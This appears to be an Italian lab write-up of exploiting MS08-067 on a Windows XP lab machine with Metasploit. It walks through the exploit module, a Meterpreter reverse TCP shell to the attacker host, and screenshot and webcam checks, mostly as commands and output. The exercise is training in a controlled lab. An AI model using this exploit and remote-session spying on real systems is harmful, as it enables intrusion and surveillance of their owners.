

Metasploit (3)

Setto per prima cosa l'indirizzo ip di windows xp e verifico che sia raggiungibile da kali attraverso il ping

```
(kali㉿kali)-[~]  
$ ping 192.168.13.250  
PING 192.168.13.250 (192.168.13.250) 56(84) bytes of data:  
64 bytes from 192.168.13.250: icmp_seq=1 ttl=128 time=0.641 ms  
64 bytes from 192.168.13.250: icmp_seq=2 ttl=128 time=1.59 ms  
64 bytes from 192.168.13.250: icmp_seq=3 ttl=128 time=1.76 ms  
^C  
— 192.168.13.250 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2013ms  
rtt min/avg/max/mdev = 0.641/1.331/1.760/0.492 ms
```

Avvio metasploit con msfconsole

```
Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Digito search con la vulnerabilità che mi interessa, esce fuori solo un exploit quindi uso quello.

```
msf6 > search ms08-067

Matching Modules



| # | Name                                | Disclosure Date | Rank  | Check | Description                       |
|---|-------------------------------------|-----------------|-------|-------|-----------------------------------|
| 0 | exploit/windows/smb/ms08_067_netapi | 2008-10-28      | great | Yes   | MS08-067 Microsoft Server Service |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                           |
|---------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/3/using-the-rhost-option.html">https://docs.metasploit.com/docs/using-metasploit/3/using-the-rhost-option.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                            |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                                |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.13.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:




| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


```

Dopo aver fatto shoe option setto l'host e lancio l'exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.13.100:4444
[*] 192.168.13.250:445 - Automatically detecting the target...
[*] 192.168.13.250:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.13.250:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.13.250:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.13.250
[*] Meterpreter session 1 opened (192.168.13.100:4444 → 192.168.13.250:1037) at 2023-11-16 06:13:49 +0100
```

Aperta la sessione con meterpreter lancio il comando screenshot per avere un immagine del desktop della macchina collegata



Infine cerco con il comando webcam_list se c'è qualche webcam.

```
meterpreter > webcam_list
[-] No webcams were found
```